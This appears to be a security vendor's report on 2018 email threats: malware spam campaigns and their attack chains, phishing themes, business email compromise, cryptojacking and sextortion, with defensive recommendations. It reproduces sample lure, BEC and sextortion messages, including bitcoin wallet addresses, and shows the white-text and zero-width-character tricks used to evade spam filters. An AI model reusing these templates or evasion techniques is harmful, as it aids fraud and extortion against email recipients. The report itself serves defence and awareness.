Nearly half of the malicious attachments were simple .url files that load malicious URLs, or web addresses, when a user launches a browser (although this finding was more of an anomaly due a now-ceased Necurs spam botnet campaign). Arguably much more noteworthy is that Microsoft Office documents accounted for 30% of the total, typically via booby-trapped Word and Excel files embedded with malicious macros. The prevalence of URL files, which the Necurs botnet heavily spammed during the first half of the year, is a prime indicator of the ongoing dominance of Necurs as a mechanism for delivering malware through email. Of the rest, most were Microsoft Word and Excel files, PDFs and VBS scripts. Most of these files contained malicious macros or scripts programmed to download and execute additional malware from the web. By default, Microsoft Office and Adobe Reader block the execution of untrusted macros and scripts, mitigating the risk from such attachments. However, attackers can sometimes use exploits to get around such restrictions.

One new development we saw was the use of unusual file types, including .iqy (Excel Web Query files) and .pub (the primary document format for Microsoft Publisher, included with Microsoft Office 365 installations). Because these file types are sufficiently rare, filters and anti-virus software might not detect them, and a user can open them on many computers simply by double-clicking.




Malware Spam Campaigns in 2018

Attackers usually distribute spam in campaigns, sometimes targeting specific geographic areas, where they develop a message or messages and use a botnet to deliver them in bulk for a limited time. Trustwave detected several significant spam campaigns, which illustrate the diversity of attacker tactics.

February: We observed a spam campaign that used Microsoft Office documents to download a password stealer, without using macros, through multiple downloads and an exploit. Because Office programs block macros from untrusted sources by default, this approach avoids one of the primary barriers emailed malware encounter. However, the complex process also makes the attack more fragile, as a failure at any stage halts the entire attack.
Attack flow: Email → .DOCX → .RTF → CVE-2017-11882 exploit → .HTA → VBScript → Password stealer malware

March: Spammers sent messages with a Java-based backdoor, called jRAT, as the payload. We regularly saw this malware as an attachment or a link in spam campaigns under a variety of benign-looking guises, including invoices, remittance notices, shipment notifications and so forth. The novelty of this campaign was that it used dark web-hosted crypter services to create mutated versions of the payload to evade detection.
Attack flow: Email → .JAR → Qrypter → New jRAT variant

June/July: A campaign targeted Australian users with fake invoices from MYOB, a popular accounting software product. To make the message visually appealing and familiar, the attacker used the standard MYOB-like HTML invoice template and a subject containing the supposed invoice number. However, the "View invoice" button in the mail was a link pointing to a DanaBot download hosted on a compromised FTP server, most of which belonged to Australian corporations. DanaBot is a multi-component banking Trojan written in Delphi.
Attack Flow: Email → FTP link → .ZIP → .JS → DanaBot



From Nicole Wagner <attacker@aussiecompany.com.au>
Subject INV TO PARTNERS "RTB:1576605"
6/6/2018, 4:28 PM
To victim@aussiecompany.com.au

Nicole Wagner

Dear Client,

Below is invoice for $223.75 AUD.
Payment is due by 09 June 2018.

Please contact us if you have any questions or concerns.


Regards
Nicole Wagner

2018 MYOB Technology Pty LTD

July: SettingContent is a feature in Windows 10 that uses simple XML files to create shortcuts to different system settings. A proof-of-concept attack published in June demonstrated how criminals could use this feature to deliver malicious files under certain circumstances. In late July, we started seeing examples of this attack in the wild. The messages resemble fake invoices and include PDFs with embedded .SettingContent-ms files. When a user opens the PDF, the SettingContent file downloads the FlawedAmmyy RAT.
Attack flow: Email → PDF → Downloader → FlawedAmmyy

August: A pair of campaigns from the Necurs botnet targeted bank employees with spam containing subject lines like "Payment Advice." The first campaign attached Microsoft Publisher .pub files with macros that downloaded the FlawedAmmyy RAT. The second campaign, later in the month, used PDF files with embedded .pub or Excel .iqy files to deliver FlawedAmmyy.
Attack flow: Email → .PUB → Macro → FlawedAmmyy; Email → .PDF → .PUB/.IQY → FlawedAmmyy

November: The week of the Thanksgiving holiday in the U.S., we detected a campaign employing malicious Microsoft Word XML files disguised as ordinary .doc binary documents. The document contains a small text frame with an embedded, obfuscated command-shell script. If macros are enabled in Word, a macro executes the shell script to download the Emotet banking Trojan.
Attack flow: Email → .DOC (XML) → Hidden CMD text frame → Macro → PowerShell → Emotet



From

Subject **The Thanksgiving Day eCard** 11/20/2018, 6:55 AM

To [redacted]

```
Afternoon,


"Thank you for the pleasure of working with you. I wish you a wonderful
Thanksgiving filled with good feelings."

***

[redacted]

***

"As we express our gratitude, we must never forget that the highest appreciation is
not utter words, but to live by them." - John F. Kennedy
```

1 attachment: Thanksgiving-Day-greeting-card.doc 98.4 KB


Phishing Trends and Themes

Though the specific approaches change and develop, phishing remains basically the same: Users receive a realistic-looking email from organizations. In some cases, attackers base their templates on actual messages by just changing a few words and underlying links. Some of the major themes we encountered include:

- Corporate email credential-phishing campaigns around **Outlook and Office 365** with themes that had requests to verify an account or email address, change a password and upgrade mailbox quota and storage.
- **Apple** account credential phishing.
- **Banking** credential phishing and attempts targeting cloud **financial invoice services**, such as Xero, MYOB and QuickBooks.
- **Fake invoices** targeting customers of utility and service companies, including **electricity** and **broadband** providers.
- Phishing attempts targeting credentials for **telephone providers**, such as Vodafone and O2, and **entertainment services**, like Netflix.
- A relatively high number of phishing campaigns targeting their victims with **banking Trojans and RATs**, such as jRAT, DanaBot, Emotet and FlawedAmmyy.
- Phishing sites hosted on **compromised websites**, which the attacker gained access to through credential guessing, brute forcing or exploiting vulnerabilities in software such as WordPress.
- Using **free hosting** sites, such as Wix, Weebly and 000webhost, to host their landing pages.
- Cloud-based, **free disk-space services**, such as Google Drive, OneDrive, Dropbox, Box, WeTransfer and SharePoint URLs for hosting malware.
- Using **internationalized domain names (IDNs)** in phishing links.
- **Malspam URLs**, which often require a second click to download the malware sample. For example, the phishing link would point to a file-transfer service that required the user to click to download the actual malware samples.
- **PDF Phishing Documents** in which scammers hide phishing URLs in PDFs instead of the email body. These PDFs incorporated blurred images with underlying URI (uniform resource identifier) actions that open a browser and load a URL of the attackers' choosing, leading to either a credential-stealing page or a malware download.

Business Email Compromise Statistics and Analysis

We've written several times over the past few years about BEC, a targeted form of phishing that criminals use to steal large sums of money. The targeted businesses can be any size and occupy any industry. For the most part, these scams involve a few thousand U.S. dollars, but some of the more sophisticated scammers have stolen millions from unsuspecting organizations. According to the FBI, BEC scams have cost companies more than USD $12 billion since 2013.




From Paul Snow <paul.snow@legit-company.com>
Subject **Important**
12/14/2015, 11:29 AM
Reply to md_ceo@executivesmail.org
To bruce.fielder@legit-company.com

```
Hi Bruce

In the middle of a meeting , let me know if you here to chat on email. I have
an assignment i want you to carry out.

Regards,
Paul Charlton
```

In this scam, the target is typically a mid-level executive or financial officer with the authority to send money on behalf of a company. The scammer sends the target an email, purporting to be from the company's CEO or other high-level executive, that requests they send a payment to a vendor or other party. To appear legitimate, the messages often forge the sender's address on the 'To' line and directs replies to a separate 'Reply-To' address.

Newer trends in BEC include asking the targeted recipient to purchase gift cards from popular retailers or service providers and requesting the recipient's phone number so the scammer can transmit payment instructions by phone or text message. Another recent variant involves masquerading as an employee and emailing the company's payroll department and asking someone there to begin depositing the spoofed employee's paycheck into a different bank account.

BEC MESSAGE FROM DOMAIN ANALYSIS




Trustwave Secure Email Gateway Cloud provides some interesting insights into the tricks and tools BEC fraudsters use:

- Most BEC occurs in low-volume campaigns, averaging approximately 10 to 20 messages per day.
- Almost all BEC messages come from free webmail services, led by Gmail, Yahoo, AOL, Hotmail, Comcast, Zoho, Yandex, Outlook.com and Spectrum/Time Warner Cable (Roadrunner, TWC).
- 84 percent of BEC messages do not spoof the domain in the 'From' field.
- 12 percent used spoofed company domain names.
- 50 percent contained a 'Reply-To' field.
- 19 percent have different email addresses in the 'From' and 'Reply-To' fields.
- 4 percent use misspelled or lookalike domain names in the 'From' field
- 4 percent have a real name mismatch. For instance, they include an email address in the name portion of the 'From' field to deter casual analysis.
- BEC messages often use names of company executives in the 'From' address.
- Commonly used phrases in the message body include "Are you available?" "I need you," and "Are you in the office?"
- BEC messages sometimes use special encodings to evade detection. For example, in some messages, fraudsters replaced certain letters with lookalike characters in the Cyrillic alphabet.

Sometimes, BEC messages also display characteristics of other forms of attacks discussed, including:

- **Phishing:** Scammers attempt to harvest employee mailbox credentials to monitor emails and look for sensitive information, such as invoices, wire transfers, payroll records and tax records.
- **Malware:** Cybercriminals employ malware – typically RATs or spyware like Adwind RAT or Agent Tesla – to spy on the victims and steal details like corporate account and mailbox credentials.
- **Job scams:** To move money, scammers identify financially vulnerable individuals and offer them incentives to create accounts and open companies. The employees receive a small cut of the transactions they handle and, in many cases, are unaware of the scam.
- **Romance scam:** A criminal masquerades as a romantic interest to vulnerable corporate employees and requests favors that may include transferring money or providing company secrets.



From Bruce Wayne bruce.wayne@wayneenterprises.com <founder_ceo@aol.com>
Subject **Hello** 2/27/2017, 8:37 PM
To jenny.victim@wayneenterprises.com

Jenny

Are you in the office?

Regards
Bruce Wayne

Defending the Email Attack Surface

To protect against the impact of email attacks, organizations should consider:

- **Deploying an email security gateway** – on premise or in the cloud – with multiple layers of technology, including anti-spam, anti-malware and flexible, policy-based content-filtering capabilities.
- **Locking down email traffic content as much as possible.** A strict email policy can go a long way to helping prevent malware. Carefully consider your inbound email policy. Quarantine or **flag all** executable files, including **Java, JavaScript**, Windows Script and **.vbs** attachments, as well as all suspicious and/or unusual file attachments, such as **.cpl, .chm, .hta, .iqy, .pub** and **.lnk** files. Create exceptions or alternative plans for handling legitimate sources of these files.
- **Blocking or flagging macros** in Microsoft Office documents or ensuring the macro protection is enabled while also making users aware of threats. Also consider blocking documents that use **Dynamic Data Exchange (DDE)**.
- Keeping **client software**, such as Microsoft Office and Adobe Reader, **fully patched** and promptly up to date. Many email attacks succeed because of unpatched client software.
- Disabling both **Windows Script Host** and **PowerShell** on endpoints as many email attacks rely on scripts such as .vbs, .js and PowerShell.
- Ensuring they can check potentially **malicious or phishing links in emails** with the email gateway, a web gateway or both.
- Deploying **anti-spoofing** technologies on domains at the email gateway and implementing techniques to detect **domain misspellings** that indicate possible phishing and BEC attacks.
- Ensuring there are **robust processes** in place for approving financial payments via email.
- **Educating users** from entry-level staff to the C-suite on the nature of email attacks. Conducting mock phishing exercises against staff can show them the very real threats phishing attacks pose.

Web Attacks

When we talked about "web attacks" in the past, we usually focused on exploits, one of the key mechanisms attackers employ to take advantage of victims' machines. Exploits are still a problem, of course, and criminals still widely use exploit kits to target computer users in some parts of the world. In 2018, though, Trustwave witnessed the rise of a new form of web-based attack that breaks most of the usual rules: It doesn't require compromising end-user machines at all, leaves no trace when it's finished, and, depending on the jurisdiction, it may not even be illegal. It's called cryptojacking, and it means headaches for users in the form of poor computer performance and wasted electricity.

Web Miners and Cryptojacking


Web mining took off in late 2017 with the debut of Coinhive, which promoted itself as a way website owners could make money without advertising. When someone visited the website, their browser executed the Coinhive JavaScript code embedded in the page, which caused the visitor's CPU to mine Monero cryptocurrency and deliver any coins discovered to the site owner's wallet and Coinhive. Although Coinhive insisted its service was for lawful purposes (it shut down operations in March 2019, citing multiple reasons, including the crash of cryptocurrency markets), cybercriminals took advantage while it was in business. They hack into legitimate websites and plant the Coinhive code to mine Monero using the computers of unsuspecting site visitors. That's cryptojacking.

It's easy to see what makes cryptojacking attractive to the same cybercriminals who once relied heavily on exploit kits. Whereas exploits are platform-specific and require the presence of an unpatched vulnerability to work, web miners can run in any browser – on PCs, Macs even mobile devices – that has JavaScript enabled. Attackers use many of the same mechanisms and techniques to propagate miners that they use for exploit kit-landing pages, such as distributing malicious advertisements through ad networks and exploiting vulnerabilities in plugins for content management systems (CMSes), such as WordPress and Drupal. Attacks delivered in this fashion are often called "drive-by downloads." But because nothing gets downloaded here, we prefer the term "drive-by attacks" for cryptojacking.

Sextortion Scams Return

The numbers of so-called sextortion scams increased in 2018. Sextortion was largely non-existent in 2017, whereas in late 2018, several big spamming botnets, including Pitou and Necurs, jumped on board and began mass distributing the hoax blackmail-style scams. They now account for approximately 10 percent of overall spam output.

How the deception works is that cybercriminals claim to victims that they hacked or infected their computers with malware, giving them recordings of the victim performing sexual acts, evidence of sexual content or illegal files. The scammers then threaten to expose the victim unless they pay a ransom in bitcoin or another cryptocurrency in a given time. The scam can be and has been lucrative, with some criminals collecting thousands of U.S. dollars in ransom payments.



You can complain to the cops but they cant solve your problem.
I am foreigner. It means they can not catch my location even for 7 weeks.

Your OS is infected by my virus.
I recorded you through your web-camera, when you went to the porn-site.
Now I have a record of your masturbation.
During remote desktop session I downloaded your contactlist so if you want me to delete this compromising evidence you must pay 550 USD in bitcoins.

This is my wallet address
1FMT5yJAzqdPRVb952phGpZ8jRnxZuDJEE

(use it like your credit card number)
You have 28 hours after clicking on this message to complete the transaction.

It is not necessary to write me that you have paid. This address was connected to you, everything will be deleted automatically after payment verification.


If you need 48 hours just reply on this letter with +.

Goodbye. Think about the shame.

Sometimes the criminal provides "proof" they hacked the victim's computer by including passwords the victim has used. These are usually taken from publicly available password dumps obtained through unrelated data breaches and in no way indicate the scammer actually has access to the victim's computer. Seeing a familiar password can be alarming and frightening to an unsuspecting recipient, however, and may influence them to accede to an extortion demand they might otherwise ignore. Many of the bitcoin wallets used by the senders of these messages (which anyone with the wallet's address can inspect) display multiple transactions worth hundreds of U.S. dollars.

Our analysis of the headers of these spam messages reveals they were independent campaigns different attackers carried out at varying times. Most of the campaigns used spoofed email addresses in the header 'From' field; while, in other campaigns, scammers used free webmail services, such as Outlook.com, Yahoo and Mail.ru, to send the spam messages. The scammers sometimes claim they embedded a tracking pixel in the message to confirm the recipient read it and frequently warn recipients not to contact the authorities.

One common feature of these messages has been multiple layers of obfuscation designed to fool spam analysis efforts and ensure the message is delivered to the recipient's inbox. One campaign Trustwave researchers observed used a multipart MIME message that included a base64-encoded HTML part, which would most likely be the part recipients using modern email clients would see. At first glance, the message appears perfectly legible, albeit with odd spacing between letters:



From Attacker <attacker@bk.ru> ☆
Subject **jevans - sucus2308**
Reply to attacker@attacker.com ☆
To Victim@victim.com ☆

Hey there

So I'm the hacker who cracked your e mail as well as device a few months back.

You entered your password on one of the sites you visited, and I intercepted it.

This is the password from upon time of hack: sucus2308

Obviously you can can change it, or perhaps already changed it.

Still this will not really make a difference, my own malicious software updated it every time.

Do not necessarily attempt to contact me personally or find me.

Via your e-mail, I uploaded malware code to your Operation System.

I saved your entire contacts along with buddies, co-workers, loved ones as well as the total history

Furthermore I installed a Malware on your device.

You will not be my only prey, I normally lock pcs and ask for a ransom.


However I was struck by the websites of passionate content material that you typically check out

I am in shock of your fantasies! I've certainly not noticed anything at all like this!

Thus, when you had fun on piquant internet sites (you know what I mean!) I made screenshot wi

There after, I combined them to the content of the currently seen website.

Highlighting the text reveals additional letters between most words, which the scammer formatted as white text to appear invisible and to deter detection through automated word analysis:



From Attacker <attacker@bk.ru>
Subject **jevans - sucus2308**
Reply to attacker@attacker.com
To Victim@victim.com

Heyhthere

SoMI'mgthemhackerNwhohcrackedEyourbeFmailFasxwellRasGdeviceaanfewSmonthsyback.

YouNenterediyourjpasswordRonconetofAthelsitescyoutvisited,gandYlyinterceptedait.

Thisnisrtherpasswordyfromx[redacted]oupongtimeuofChack:ssucus2308

ObviouslyDyouLcanycanFchangevit,Zorlperhapskalreadyjchangeddit.

StillxthisgwillwnotWreallydmakexaUdifference,tmyvownZmaliciousOsoftwareTupdatedlitmeverydtime.

DopnotlnecessarilyAattemptrtoqcontactCmeOpersonallyJorUfindmme.

ViaUyourse-mail,CIPuploadedlmalwareBcodertobyouriOperationoSystem.

IWsavedNyourAentirejcontactsialongSwithNbuddies,Sco-workers,olovedionesRasHwellvasItheutotalrhistorynof

FurthermoreXIAinstalleduaOMalwareconKyourrdevice.

YouKwillHnotnbeZmyOonlyMprey,UIFnormallyVlockepcsWandBaskyforlaWransom.

HoweverPIRwasFstruckGbyMtheLwebsitesuofmpassionatebcontentpmaterialkthatryouGtypicallyOcheckDout.

IBammindshockZofPyourjfantasies!OI'vewcertainlyrnotinoticedQanythinggataallnlikeHthis!

Thus,TwhengyouYhadjfunbonTpiquantEinternetOsitesM(youlknowQwhatdIUmean!)ClnmadeRscreenshotLwith


Therekafter,YlecombinedgthemftojthezcontentlofWthezcurrentlyDseenCwebsite.

ThereXissgoingltodbehfunawhenkIEsendltheseishotsttoeyourAcontacts!

NeverthelessvljamFsureHyouFdoTnotbneedxit.


For that reason, I expect to have payment from you intended for my silence.

The deception doesn't end there. Examining the HTML source behind the message reveals extensive use of the zero-width non-joiner (ZWNJ) character that does not display on screen and whose purpose, in some circumstances, is to modify the appearance of characters around it. The cybercriminal sprinkles ZWNJ characters – represented by the HTML character entity &#8204; – liberally throughout the message to break up individual words and make it harder for automated tools to analyze.



```
<HTML><BODY>He&#8204;y<font color="white">h</font>the&#8204;re&#8204;
<br><br>
So&#8204;<font color="white">M</font>I'm<font color="white">g</font>the&#8204;<font
color="white">m</font>ha&#8204;cke&#8204;r<font color="white">N</font>who&#8204;<font
color="white">h</font>cra&#8204;cke&#8204;d<font color="white">E</font>yo&#8204;u&#8204;r<font
color="white">b</font>e&#8204;<font color="white">F</font>ma&#8204;i&#8204;l<font
color="white">F</font>a&#8204;s<font color="white">x</font>we&#8204;ll<font
color="white">R</font>a&#8204;s<font color="white">G</font>de&#8204;vi&#8204;ce&#8204;<font
color="white">a</font>a&#8204;<font color="white">n</font>fe&#8204;w<font
color="white">S</font>mo&#8204;nths<font color="white">y</font>ba&#8204;ck.
<br><br>
Yo&#8204;u&#8204;<font color="white">N</font>e&#8204;nte&#8204;re&#8204;d<font
color="white">i</font>yo&#8204;u&#8204;r<font color="white">j</font>pa&#8204;sswo&#8204;rd<font
```

In another campaign, the scammer performed a similar trick to break up the text stream using the character string "=9D", which is the code for a ZWNJ character in the Windows-1256 character set used to format the message. As with the HTML message above, the recipient would normally never see these extra characters.



```
I=9D kno=9Dw 460712249676900 on=9De o=9Df yo=9Dur pass wo=9Drds. Lets g=9D=
et ri=9Dght to=9D purpos=9De. Not a singl=9De p=9Derso=9Dn has comp=9Dens=
a=9Dt=9Ded m=9De to=9D ch=9Deck a=9Dbout yo=9Du. Yo=9Du ma=9Dy no=9Dt kno=
=9Dw m=9De a=9Dnd yo=9Du'r=9De pro=9Dba=9Dbly wo=9Dnd=9Dering why yo=9Du =
ar=9De g=9Detti=9Dng thi=9Ds ema=9Dil?

i=9Dn fact, i=9D s=9Detup a=9D so=9Dftwa=9Dre o=9Dn th=9De xxx vids (sexu=
ally gra=9Dphic) web-si=9Dt=9De a=9Dnd th=9Dere's mo=9Dr=9De, yo=9Du visi=
=9Dt=9Ded thi=9Ds site to=9D experi=9D=9Denc=9De fun (yo=9Du kno=9Dw what=
=20i=9D mea=9Dn). Whi=9Dl=9De you w=9Der=9De vi=9Dewi=9Dng vid=9Deo clips=
, yo=9Dur i=9Dnt=9Dernet bro=9Dws=9Der ini=9Dti=9Dat=9Ded wo=9Drki=9Dng a=
=9Ds a=9D RDP wi=9Dth a k=9Deylo=9Dgg=9Der whi=9Dch ga=9Dv=9De me a=9Dcce=
ssi=9Dbi=9Dlity to=9D your scr=9De=9Den a=9Dnd w=9Debca=9Dm. Right a=9Dft=
=9Der tha=9Dt, my so=9Dftwa=9Dr=9De o=9Dbta=9Din=9Ded =9Dev=9Dery o=9Dn=9D=
e of yo=9Dur contacts from yo=9Dur M=9Dess=9Denger, so=9Dci=9Da=9Dl n=9De=
two=9Drks, a=9Dnd =9Dema=9Dilaccount. a=9Dnd th=9Den i=9D cr=9Dea=9Dted a=
=9D do=9Duble vi=9Dd=9Deo. Fi=9Drst pa=9Drt di=9Dsplays th=9De vi=9Dd=9De=
o=9D you wer=9De wa=9Dtchi=9Dng (yo=9Du'v=9De go=9Dt a fi=9Dn=9De ta=9Dst=
=9De lma=9Do=9D), a=9Dnd s=9Deco=9Dnd pa=9Drt sho=9Dws th=9De recordi=9Dn=
g of yo=9Dur ca=9Dm, and i=9Dts yo=9Du.

You g=9Det two a=9Dlt=9Dernati=9Dv=9Des. We a=9Dre go=9Di=9Dng to=9D =9De=
xplo=9Dr=9De =9Dea=9Dch o=9Df th=9Des=9De o=9Dpti=9Dons i=9Dn a=9Dspects:=


V=9Dery fi=9Drst o=9Dpti=9Do=9Dn i=9Ds to=9D dismiss thi=9Ds =9De mai=9Dl=
. i=9Dn thi=9Ds ca=9Dse, i=9D mo=9Dst c=9Derta=9Di=9Dnly wi=9Dll s=9Dend =
o=9Dut your a=9Dctua=9Dl video=9Dtap=9De to ev=9Dery one o=9Df yo=9Dur co=
=9Dnta=9Dcts and then co=9Dnsider r=9Degardi=9Dng th=9De =9Demba=9Drra=9D=
ssm=9Dent yo=9Du =9Dexp=9Deri=9Denc=9De. Not to=9D fo=9Drg=9Det if yo=9Du=
=20a=9Dre in a=9Dn a=9Dffa=9Di=9Dr, just ho=9Dw i=9Dt wi=9Dll a=9Dffect?

La=9Dtt=9Der cho=9Di=9Dc=9De will b=9De to=9D gi=9Dv=9De m=9De 9000 USD. =
W=9De are go=9Di=9Dng to na=9Dme it as a do=9Dnati=9Don. i=9Dn this cas=9D=
e, i=9D wi=9Dll qui=9Dckly =9Deras=9De yo=9Dur vi=9Dd=9Deota=9Dpe. Yo=9Du=
=20co=9Duld go fo=9Drward yo=9Dur da=9Di=9Dly li=9Df=9De lik=9De this n=9D=
ev=9Der to=9Do=9Dk plac=9De a=9Dnd yo=9Du sur=9Dely wi=9Dll n=9Dev=9Der h=
ear ba=9Dck a=9Dga=9Di=9Dn from m=9De.

Yo=9Du'll ma=9Dke the pa=9Dym=9Dent vi=9Da=9D Bi=9Dtco=9Di=9Dn (i=9Df yo=9D=
u do=9Dn't kno=9Dw thi=9Ds, s=9Dearch fo=9Dr 'ho=9Dw to=9D buy bi=9Dt=9Dc=
o=9Di=9Dn' i=9Dn Goo=9Dgle sea=9Drch engi=9Dn=9De).

B=9DT=9DC=9D a=9Dddr=9Dess to=9D s=9Dend to: 1PHcPaDe9Go2qtszF4bkSxudose6=
mbFgkS
[CaS=9De S=9DeNSiTiV=9De co=9Dpy & pa=9Dst=9De it]

Should yo=9Du a=9Dr=9De thi=9Dnking o=9Df go=9Ding to=9D the la=9Dw =9Den=
